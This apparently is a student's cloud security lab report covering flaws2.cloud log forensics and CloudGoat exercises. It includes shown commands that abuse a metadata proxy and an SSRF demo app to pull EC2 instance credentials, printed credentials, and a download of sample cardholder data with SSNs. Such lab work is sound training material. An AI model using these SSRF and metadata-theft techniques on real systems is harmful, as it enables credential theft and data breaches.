(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ █
```

Show the output of the following commands that use STS to show what the profiles correspond to and the AWS accounts the roles assigned are associated with.

Take a screenshot of the buckets listed

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ vim ~/.aws/config
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBF",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile target_security
{
    "UserId": "AROAIKRY5GULQLY0GRMNS:botocore-session-1622245239",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1622245239"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws s3 ls --profile target_security
2018-11-20 11:50:08 flaws2.cloud
2018-11-20 10:45:26 level1.flaws2.cloud
2018-11-20 17:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 11:47:22 level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 12:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ █
```

4.4.7.5 Take a screenshot of the last 10 output lines of the following:

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/285 cat *.json | jq -cr '.Records[]|[.eventTime, .sourceIPAddress, .userIdentity.arn, .userIdentity.accountId, .userIdentity, .eventName]@tsv' | sort
2018-11-28T22:31:59Z ecs-tasks.amazonaws.com AWSService AssumeRole
2018-11-28T22:31:59Z ecs-tasks.amazonaws.com AWSService AssumeRole
2018-11-28T23:02:56Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:02:56Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:02:56Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:02:57Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:08Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:12Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1_level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:12Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1_level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:12Z apigateway.amazonaws.com AWSService Invoke
2018-11-28T23:03:12Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:12Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1_level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:12Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1_level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:14Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:14Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:17Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:18Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:20Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1_level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:20Z apigateway.amazonaws.com AWSService Invoke
2018-11-28T23:03:35Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:35Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1_level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:36Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:36Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1_level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:04:54Z 104.102.221.250 arn:aws:s3:::653711331788:assumed-role/level1_level1 653711331788 AssumedRole ListObjects
2018-11-28T23:05:10Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:10Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:12Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:32Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:06:17Z 104.102.221.250 arn:aws:s3:::653711331788:assumed-role/level1_level1 653711331788 AssumedRole ListImages
2018-11-28T23:06:17Z 104.102.221.250 arn:aws:s3:::653711331788:assumed-role/level1_level1 653711331788 AssumedRole BatchGetImage
2018-11-28T23:06:33Z 104.102.221.250 arn:aws:s3:::653711331788:assumed-role/level1_level1 653711331788 AssumedRole GetDownloadUrlForLayer
2018-11-28T23:07:08Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:07:08Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:09:28Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1_d190d14a-2404-45d6-9113-4eda22d7f2c7 653711331788 AssumedRole ListBuckets
2018-11-28T23:09:36Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:09:36Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/285 █
```

- Given the commands you invoked as the Attacker, which IP address do these logs reveal was the source of the attack?

104.102.221.250

4.4.8.1 Show the IP address the event was triggered from as well as the tool used to initiate the event (via the userAgent field):

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ cat *.json | jq '.Records[]|select(.eventName=="ListBuckets")'|  
{  
  "eventVersion": "1.05",  
  "userIdentity": {  
    "type": "AssumedRole",  
    "principalId": "AROAJQMBNUMIKLZKMF64:d190d14a-2404-45d6-9113-4eda22d7f2c7",  
    "arn": "arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7",  
    "accountId": "653711331788",  
    "accessKeyId": "ASIAZQNBBKHNWXWB5JS",  
    "sessionContext": {  
      "attributes": {  
        "mfaAuthenticated": "false",  
        "creationDate": "2018-11-28T22:31:59Z"  
      },  
      "sessionIssuer": {  
        "type": "Role",  
        "principalId": "AROAJQMBNUMIKLZKMF64",  
        "arn": "arn:aws:iam::653711331788:role/level3",  
        "accountId": "653711331788",  
        "userName": "level3"  
      }  
    },  
    "eventTime": "2018-11-28T23:09:28Z",  
    "eventSource": "s3.amazonaws.com",  
    "eventName": "ListBuckets",  
    "awsRegion": "us-east-1",  
    "sourceIPAddress": "104.182.221.250",  
    "userAgent": "[aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.0]",  
    "requestParameters": null,  
    "responseElements": null,  
    "requestID": "469859389338B27F",  
    "eventId": "65e111a0-83ae-4b88-9673-16291a804873",  
    "eventType": "AwsApiCall",  
    "recipientAccountId": "653711331788"  
}  
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ 
```

4.4.8.2 What service is this role meant to be used with? Is it compatible with what you discovered via the userAgent field in the previous step?

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ aws iam get-role --role-name level3 --profile target_security
{
  "Role": {
    "Path": "/",
    "RoleName": "level3",
    "RoleId": "AROAJQMBDNUMIKLZKMF64",
    "Arn": "arn:aws:iam::653711331788:role/level3",
    "CreateDate": "2018-11-23T17:55:27Z",
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "",
          "Effect": "Allow",
          "Principal": {
            "Service": "ecs-tasks.amazonaws.com"
          },
          "Action": "sts:AssumeRole"
        }
      ]
    },
    "Description": "Allows ECS tasks to call AWS services on your behalf.",
    "MaxSessionDuration": 3600,
    "RoleLastUsed": {
      "LastUsedDate": "2021-05-28T22:06:33Z",
      "Region": "us-east-1"
    }
  }
}
```

No, it called an API not a service.

4.4.9.3 Explain who is allowed to perform what actions on the level2 repository with this policy.

```
env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ aws ecr get-repository-policy --repository-name level2 --profile target_security
{
  "registryId": "653711331788",
  "repositoryName": "level2",
  "policyText": "{\n  \"Version\": \"2008-10-17\", \n  \"Statement\": [\n    {\n      \"Sid\": \"AccessControl\", \n      \"Effect\": \"Allow\", \n      \"Principal\": \"*\", \n      \"Action\": [\n        \"ecr:GetDownloadUrlForLayer\", \n        \"ecr:BatchGetImage\", \n        \"ecr:BatchCheckLayerAvailability\", \n        \"ecr:ListImages\", \n        \"ecr:DescribeImages\"\n      ]\n    }\n  ]\n}\nenv) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ aws ecr get-repository-policy --profile target_security --repository-name level2 | jq '.policyText' > fromjson
{
  "Version": "2008-10-17",
  "Statement": [
    {
      "Sid": "AccessControl",
      "Effect": "Allow",
      "Principal": "*",
      "Action": [
        "ecr:GetDownloadUrlForLayer",
        "ecr:BatchGetImage",
        "ecr:BatchCheckLayerAvailability",
        "ecr:ListImages",
        "ecr:DescribeImages"
      ]
    }
  ]
}
env) semchuk2@ada:~/Desktop/CS495/lab4_4/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$
```

This allows everyone to do it, since it is a wildcard.

4.4.10.4 Show the output of the query

Results		
	eventtime	eventname
1	2018-11-28T23:09:36Z	GetObject
2	2018-11-28T23:09:36Z	GetObject
3	2018-11-28T23:31:59Z	AssumeRole
4	2018-11-28T22:31:59Z	AssumeRole
5	2018-11-28T23:03:12Z	CreateLogStream
6	2018-11-28T23:03:50Z	CreateLogStream
7	2018-11-28T23:03:12Z	AssumeRole
8	2018-11-28T23:03:20Z	CreateLogStream
9	2018-11-28T23:03:13Z	CreateLogStream
10	2018-11-28T23:05:53Z	ListImages
11	2018-11-28T23:03:35Z	CreateLogStream
12	2018-11-28T23:09:28Z	ListBuckets
13	2018-11-28T23:06:17Z	BatchGetImage
14	2018-11-28T23:06:33Z	GetDownloadUrlForLayer
15	2018-11-28T23:02:56Z	GetObject
16	2018-11-28T23:03:08Z	GetObject
17	2018-11-28T23:03:11Z	Invoke
18	2018-11-28T23:03:20Z	GetObject
19	2018-11-28T23:02:56Z	GetObject
20	2018-11-28T23:02:56Z	GetObject
21	2018-11-28T23:02:56Z	GetObject
22	2018-11-28T23:02:57Z	GetObject
23	2018-11-28T23:03:08Z	GetObject
24	2018-11-28T23:03:08Z	GetObject
25	2018-11-28T23:03:08Z	GetObject
26	2018-11-28T23:03:08Z	GetObject
27	2018-11-28T23:03:11Z	Invoke
28	2018-11-28T23:03:13Z	GetObject
29	2018-11-28T23:03:14Z	GetObject
30	2018-11-28T23:03:17Z	GetObject
31	2018-11-28T23:03:18Z	GetObject
32	2018-11-28T23:04:54Z	ListObjects
33	2018-11-28T23:05:10Z	GetObject
34	2018-11-28T23:05:12Z	GetObject
35	2018-11-28T23:05:12Z	GetObject
36	2018-11-28T23:07:08Z	GetObject
37	2018-11-28T23:07:08Z	GetObject

4.4.10.4

Show the output of the query.

The screenshot shows the AWS Athena Query Editor interface. On the left, there's a sidebar with 'Data source' set to 'AwsDataCatalog' and 'Database' set to 'flaws2'. Under 'Tables (1)', there's a single table named 'cloudtrail'. The main area contains a query editor with the following SQL code:


```
1 SELECT
2     eventname,
3     count(*) AS mycount
4 FROM cloudtrail
5 GROUP BY eventname
6 ORDER BY mycount;
```

Below the query, there are buttons for 'Run query', 'Save as...', and 'Create...'. A status message indicates '(Run time: 0.77 seconds, Data scanned: 11.89 KB)'. The results section shows a table with two columns: 'eventname' and 'mycount'. The data is as follows:

eventname	mycount
BatchGetImage	1
ListObjects	1
ListImages	1
ListBuckets	1
GetDownloadUrlForLayer	1
Invoke	2
AssumeRole	3
CreateLogStream	5
GetObject	22

Labs 4.5 CloudGoat

4.5.3 Show the policies attached to the credentials given:



A screenshot of a terminal window titled "maksim@SemchukPC: ~/Desktop/env". The terminal displays the following command-line session:

```
-rw-rw-r-- 1 maksim maksim 1115657 May 21 15:31 pasted-image-30.png
(env) maksim@SemchukPC:~/Desktop$ cd env/
(env) maksim@SemchukPC:~/Desktop/env$ ls
bin lib pyvenv.cfg
(env) maksim@SemchukPC:~/Desktop/env$ ls -la
total 20
drwxrwxr-x 4 maksim maksim 4096 May 24 14:22 .
drwxr-xr-x 4 maksim maksim 4096 May 24 14:22 ..
drwxrwxr-x 3 maksim maksim 4096 May 24 14:22 bin
drwxrwxr-x 3 maksim maksim 4096 May 24 14:22 lib
-rw-rw-r-- 1 maksim maksim 202 May 24 14:22 pyvenv.cfg
(env) maksim@SemchukPC:~/Desktop/env$ vim ~/.aws/config
(env) maksim@SemchukPC:~/Desktop/env$ aws iam list-attached-user-policies --profile raynor --user-name raynor-cgidx4ojauk11s
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-cgidx4ojauk11s",
            "PolicyArn": "arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidx4ojauk11s"
        }
    ]
}
(env) maksim@SemchukPC:~/Desktop/env$
```

4.5.3 Which version of the policy is set as the default?

```
{env) maksin@SemchukPC:~/Desktop/env$ aws iam list-policy-versions --profile raynor --policy-arn arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidx4ojauk1ls
{
  "Versions": [
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2021-05-24T21:03:23Z"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2021-05-24T21:03:23Z"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": false,
      "CreateDate": "2021-05-24T21:03:22Z"
    },
    {
      "VersionId": "v2",
      "IsDefaultVersion": false,
      "CreateDate": "2021-05-24T21:03:22Z"
    },
    {
      "VersionId": "v1",
      "IsDefaultVersion": true,
      "CreateDate": "2021-05-24T21:03:21Z"
    }
  ]
}
{env) maksin@SemchukPC:~/Desktop/env$
```


4.5.3 Show the output of the version in which all actions have been allowed (e.g full admin privileges)

```
maksim@SemchukPC: ~/Desktop/env
}
(env) maksim@SemchukPC:~/Desktop/env$ aws iam get-policy-version --profile raynor --policy-arn arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidx4ojauk11s --version-id v5
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3>ListBucket",
                        "s3>GetObject",
                        "s3>ListAllMyBuckets"
                    ],
                    "Resource": "*"
                }
            ],
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2021-05-24T21:03:23Z"
        }
    }
}
(env) maksim@SemchukPC:~/Desktop/env$
```

4.5.5.1 Show the error page returned.

```
maksim@SemchukPC: ~
semchuk2@ada:~/Desktop/CS495$ curl http:54.166.147.226
curl: (3) URL using bad/illegal format or missing URL
semchuk2@ada:~/Desktop/CS495$ curl http://54.166.147.226
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.</h1>semchuk2@ada:~/Desktop/CS495$
```

4.5.5.2 Show the results.



A screenshot of a terminal window titled "maksim@SemchukPC: ~". The window contains a list of dates, each on a new line, starting with "1.0" and ending with "2021-03-23". The terminal has a dark background and light-colored text. The title bar includes standard window controls (minimize, maximize, close) and a search icon.

```
maksim@SemchukPC: ~
semchuk2@ada:~/Desktop/CS495$ curl http://54.166.147.226 -H 'Host: 169.254.169.254'
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
latestsemchuk2@ada:~/Desktop/CS495$
```

4.5.5.2 Show its contents via the following command:



A screenshot of a terminal window titled "latestsemchuk2@ada:~/Desktop/CS495\$". The window shows the output of a curl command to retrieve the latest file from a specific URL. The output consists of three lines: "dynamic", "meta-data", and "user-data". The terminal has a dark background and light-colored text.

```
2021-03-23
latestsemchuk2@ada:~/Desktop/CS495$ curl http://54.166.147.226/latest -H 'Host: 169.254.169.254'
dynamic
meta-data
user-datasemchuk2@ada:~/Desktop/CS495$
```

4.5.5.3 To do so, show the name of the AWS role the following command exposes:

```

dynamic
meta-data
user-datasemchuk2@ada:~/Desktop/CS495$ curl http://54.166.147.226/latest/meta-data/iam/security-credentials/ -H 'Host: 169.254.169.254'
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>404 - Not Found</title>
  </head>
  <body>
    <h1>404 - Not Found</h1>
  </body>
</html>
semchuk2@ada:~/Desktop/CS495$ █

```

4.5.5.3 Then, show the credentials associated with the role.

```

semchuk2@ada:~/Desktop/CS495$ curl http://54.166.147.226/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidb60radl7aa -H 'Host: 169.254
{
  "Code" : "Success",
  "LastUpdated" : "2021-05-24T21:21:03Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAATAIYMS4K0HXC137D",
  "SecretAccessKey" : "8L4CB9Z6K0BtyGSFNcXh3Qqp5zfJMcfw206yxzTl",
  "Token" : "IQoJB3JpZ2luX2VjEFA4aCXVzLWvhc3QtMSJHMEUC1QCn4i9cdGP8eq3/4oY0A4QksmFyuypVeI5FzY4NRii5XQIgKs0fpdukjXof07k0Vw5IBldjVF0+In3epS948Jc0IDwqvQMI9v
//////////ARACGgwyMDY3NdcxMTMyMzc1DEB10Gq24YLewuOLTyqRA1yh7zNh9X79VVEp1y/nPx0hnFLBzeYfGaDuAoOyrhJBwulAkVvhHX9qTlIno9tAs46bggyJitw28g+epXPy0zw1tgLi3Wv
Xd7+dg4HvUllain0ndeca7mARe18euvr095c8YRhnuky+k9FKSmGIHXBe2DTm56Jlw2PaovxBgIz7Rlv+kBl6eyyv0vf6670whDa+hGr1MVFKzIJ1WCamk3daizBQkj5woX5jE7LiUYiVhFJIKyTuR
Lq3Na8/xPw8159/Kvohk2Hnf6ZHdiil8FM1j3NSnsJ1CGzXweMyN23wcbnIWInZ5DnUEKbjRNubIsIude79KKZRhkgRQ+CigcD72Xht1IlsoFA6a2pUMZQfxBuEYKwQ0kw2VQzMLughAqqC58CsLE
2Tq2yKKSY6vP0UgdubleettfhB85r6y/I1w8Bopcdl8w6GjbfEm/0IgVSBNh+lZ8flhjwpsZwOhb10Qofrb6hsscgE07g7D52s05zYe1ZmaCz13JaGtzkfZRQioEkAo3HICz0fL/NLMN2xsIUGoUsBS1
a9YjpappieML0m65y2H9cU6RbSUTvsylbkhk0y0aB0m2UZ1JkvFkpW7wmU8rRLi+c8AT9yfjkXHHskgtzv2NkFe35J088DR6jeVyzFlv0swgprXbV81424Mvz7q/0+t76fk90DcgaZxSJhH7lpPW
KHFcdoXg7q8UlJsrvcz1QUb+ujtr1aWL7NLThvzjNkDtC3fjuwylfgLSqmDfvRNMBKIdYKyUxT1zKyeHMjda/pDTSTSowZwDieN9xta7SVSTH+s+TL5yGUUVux1Yv71ff4jT8NdkCZmuNwf13d8r3jo2
x6p1JkcGNxw=",
  "Expiration" : "2021-05-25T03:56:33Z"
}semchuk2@ada:~/Desktop/CS495$ █

```

4.5.6.6 Show the first two lines of each of the CSV files you have copied over from the bucket via the command below.

```
(env) senchukz@ada:~/Desktop/CS495$ aws s3 cp --recursive s3://cg-cardholder-data-bucket-cgidb60rad17aa ./cardholder-data --profile erratic
download: s3://cg-cardholder-data-bucket-cgidb60rad17aa/cardholder_data_primary.csv to cardholder-data/cardholder_data_primary.csv
download: s3://cg-cardholder-data-bucket-cgidb60rad17aa/cardholder_data_secondary.csv to cardholder-data/cardholder_data_secondary.csv
download: s3://cg-cardholder-data-bucket-cgidb60rad17aa/cardholders_corporate.csv to cardholder-data/cardholders_corporate.csv
download: s3://cg-cardholder-data-bucket-cgidb60rad17aa/goat.png to cardholder-data/goat.png
(env) senchukz@ada:~/Desktop/CS495$ head -2 cardholder-data/*.csv
==> cardholder-data/cardholder_data_primary.csv <=
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
287-43-8531,1,Cooper,Luffman,cluffman0@nifty.com,Male,194.222.101.195,2 Killdeer Way,Atlanta,Georgia,30343

==> cardholder-data/cardholder_data_secondary.csv <=
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
600-68-9537,500,Sarge,Cranefield,scranefielddv@nymag.com,Male,207.208.160.131,96 Drewry Drive,Saint Louis,Missouri,63104

==> cardholder-data/cardholders_corporate.csv <=
id,SSN,Corporate Account,first_name,last_name,password,email,gender,ip_address
1,387-31-4447,Skyba,Earle,Gathwaite,A53nIB6g,egathwaite@edublogs.org,Male,149.213.19.178
(env) senchukz@ada:~/Desktop/CS495$
```

4.5.8.8.1 Take a screenshot of the page that is returned.

```
[env] semchuk2@ada:~/Desktop$ curl http://54.162.60.104
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: URL must be a string, not undefined<br> &nbsp; &nbsp;at new Needle (/node_modules/needle/lib/needle.js:172:11)<br> &nbsp; &nbsp;at Function.module.exports.(anonymous function) [as get] (/node_modules/needle/lib/needle.js:817:12)<br> &nbsp; &nbsp;at /home/ubuntu/app/ssrf-demo-app.js:32:12<br> &nbsp; &nbsp;at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/route.js:137:13)<br> &nbsp; &nbsp;at Route.dispatch (/node_modules/express/lib/router/route.js:112:3)<br> &nbsp; &nbsp;at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp; &nbsp;at /node_modules/express/lib/router/index.js:281:22<br> &nbsp; &nbsp;at Function.process_params (/node_modules/express/lib/router/index.js:335:12)<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/index.js:275:10)</pre>
</body>
</html>
(env) semchuk2@ada:~/Desktop$
```

4.5.8.2 Take a screenshot showing the information associated with the role.

```
(env) semchuk2@ada:~/Desktop$ curl http://54.162.60.104/?url=http://169.254.169.254/latest/meta-data/iam/securityclearcredentials/
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">http://169.254.169.254/latest/meta-data/iam/securityclearcredentials/</font> for you
</h2><br><br>

(env) semchuk2@ada:~/Desktop$ curl http://54.162.60.104/?url=http://www.hello.com
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">http://www.hello.com</font> for you
</h2><br><br>

(env) semchuk2@ada:~/Desktop$
```

4.5.9.5 Take a screenshot of the output in out.txt

```
maksim@SemchukPC: ~
</h><br><br>
cg-ec2-role-cgideut552rqvv(ENV) semchuk2@ada:~/Desktop$ curl http://54.162.60.104/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgideut552rqvv
<h><!--Welcome to sethsec's SSSRF demo--><h>
<h><!--I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgideut552rqvv</font> for you
</h><br><br>

{
  "Code": "Success",
  "LastUpdated": "2021-05-24T21:46:59Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAIAYW54K3AEVYPPG1",
  "SecretAccessKey": "KwZvsrwEelb2qhsUYthrImuBxv3oBmBeYcMGQe"
}
Token: 100jB3jp2luXwJEF4aCvzLWnch30tMSjIMEYCIQoVdZYHK/b1cfffb05y03wv02bm/vwIt2zrt-ByzH011AL3tGUG-c9zRhi0tFREfE/w13prncl/ecfisHeUzKj00CPF//////////wEdMh-dW9A2NzQ3MTExJW31avcyWdpHlpoL7/rDqkRNQX
jBXm4hTWsyskOoXwv3oBmBeYcMGQe
